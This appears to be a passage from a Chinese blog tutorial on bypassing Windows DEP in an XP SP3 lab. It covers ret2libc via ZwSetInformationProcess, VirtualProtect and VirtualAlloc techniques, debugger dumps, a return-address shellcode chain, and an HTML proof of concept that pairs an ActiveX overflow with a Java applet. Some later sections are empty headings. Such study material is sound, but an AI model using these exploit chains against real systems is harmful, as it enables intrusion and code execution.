0012FEB4  00000002
0012FEB8  003A0160
0012FEBC  003A4DE0
0012FEC0  003A0164
0012FEC4  003A0178
```

https://blog.csdn.net/m0_37809075

在调用ZwSetInformationProcess的时候，有三个参数的压栈操作，其中push 0x22会影响到原来的参数2，但是22和2的效果一致都能关闭DEP

```
*G.P.U* - main thread, module ntdll
7C93CD56   E8 A6000000   call   7C93CE01
7C93CD5B   84C0          test   al, al
7C93CD5D   0F85 B3290200 jnz    7C95F716
7C93CD63   837D FC 00    cmp    dword ptr [ebp-0x4], 0x0
7C93CD67   0F85 C49A0100 jnz    7C956831
7C93CD6D   5E            pop    esi
7C93CD6E   C9            leave
7C93CD6F   C2 0400       retn   0x4
7C93CD72   90            nop
7C93CD73   90            nop
7C93CD74   90            nop
7C93CD75   90            nop
7C93CD76   90            nop
7C93CD77   8BFF          mov    edi, edi
7C93CD79   55            push   ebp
7C93CD7A   8BEC          mov    ebp, esp
Return to 00000004

Registers (FPU)
EAX 00000000
ECX 0012FEA0
EDX 7C92E4F4 ntdll.KiFastSystemCa
EBX 00000000
ESP 0012FEB4
EBP 0012FEAC UNICODE """
ESI 003A0160
EDI 00403438 offset Ret2Libc.__na
EIP 7C93CD6F ntdll.7C93CD6F
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_IMPERSONATI

00402000 DB AE 80 7C 6A 3E 86 7C 85 DE 80 7C 1A 1E 80 7C
00402010 E9 17 80 7C B0 99 80 7C B8 97 80 7C 2E 93 80 7C
00402020 B7 A4 80 7C 05 34 93 7C FD 49 84 7C DF 33 93 7C
00402030 81 94 83 7C 32 98 80 7C 46 24 80 7C 1E 98 80 7C
00402040 23 31 81 7C 00 00 00 00 12 37 B2 78 67 0C AB 78

0012FEB4 00000004
0012FEB8 003A0160
0012FEBC 003A4DE0
0012FEC0 003A0164
0012FEC4 003A0178
```

https://blog.csdn.net/m0_37809075


但是在关闭DEP往回跳转的时候，这个位置也出现了错误00000004是之前push的4，这里的原来返回地址也被冲刷了。所以要减小esp或者增大ebp。

5. 夺回程序的控制权

```
7C974A17   5B            pop    ebx
7C974A18   C9            leave
7C974A19   C2 2800       retn   0x28
7C974A1C   0A0A          or     cl, byte ptr [edx]
7C974A1F   3D 3D3D3D3D   cmp    eax, 0x3D3D3D3D
```

https://blog.csdn.net/m0_37809075

通过retn 0x28指令，来使esp增加0x28个字节。在关闭DEP前加入增加esp的指令地址



在DEP关闭后，retn的地址在12FE04处是我们可以控制的地址，在这里填充一个jmp esp指令的地址。跳到栈的位置，然后再在的位置布置一个短跳转往前跳到shellcode的位置

shellcode

“\x90\x90\x90\x90”

“\x52\xE2\x92\x7C”//MOV EAX,1 RETN地址

“\x85\x8B\x1D\x5D”//修正EBP retn 0x4

“\x19\x4A\x97\x7C”//增大ESP


“\xB4\xC1\xC5\x7D”//jmp esp

“\x24\xCD\x93\x7C”//关闭DEP代码的起始位置 retn 0x4

“\xE9\x33\xFF\xFF”

“\xFF\x90\x90\x90”

结果



跳转到VirtualProtect函数来将shellcode 所在内存页设置为可执行状态，然后转入shellcode执行

原理

在kernel32.dll中，提供了VirtualProtect函数来修改内存属性。

```
BOOL VirtualProtect（
LPVOID lpAddress        shellcode 所在内存空间起始地址
DWORD dwSize            shellcode大小
DWORD flNewProtect      0x40
PDWORD lpflOldProtect   某个可写地址
）
```

但是参数中包含0x00，strcpy在复制字符串时候会截断。所以只能攻击memcpy函数。

实验

环境

步骤

shellcode

结果

跳转到VIrtualAlloc函数开辟一段具有执行权限的内存空间，然后将shellcode复制到这段内存执

原理

在kernel32.dll中使用VirtualAlloc函数来申请一段具有可执行属性的内存，把第一跳设为Virtual函数地址，然后将shellcode复制到申请的内存空间中。

```
LPVOID WINAPI VirtualAlloc{
    _in_opt LPVOID  lpAddress,  申请内存区域的地址

```

```
    _in         SIZE_T  dwSize,     申请的大小
    _in         DWORD   flAllocationType,   申请内存区域的类型
    _in         DWORD   flProtect       访问控制类型如读，写，执行的权限
};
```

实验

环境

步骤

shellcode

结果

利用可执行内存

原理

有的时候在进程空间会有一段可读可写可执行的内存。将shellcode复制到这段内存中，并劫持流程。

实验

环境

1. XP sp3 关闭DEP
2. VS 2008 关闭GS和SafeSEH，release版本，关闭优化

   步骤

   shellcode

   结果

利用.NET攻击

利用Java applet

原理

Java applet控件与.NET控件类似，都可以被IE加载到客户端，而且这些控件的内存空间都具有可执行属性。所以可以将shellcode放在控件的内存中

条件

具有溢出漏洞的ActiveX控件

包含有shellcode的Java applet

可以触发ActiveX控件的POC界面

步骤

1.把含有shellcode的Java applet编译成class文件

2.用POC页面加载这个.class文件和具有溢出漏洞的ActiveX控件。

```
<html>
<body>
<applet code=Shellcode.class width=300 height=50></applet> //包含.class文件
<script>alert("□□溢出!");</script>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>//包含ActiveX控件
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u04EC\u1001";
test.test(s);
</script>
</body>
</html>
```

3.找到shellcode起始地址，覆盖为函数的返回地址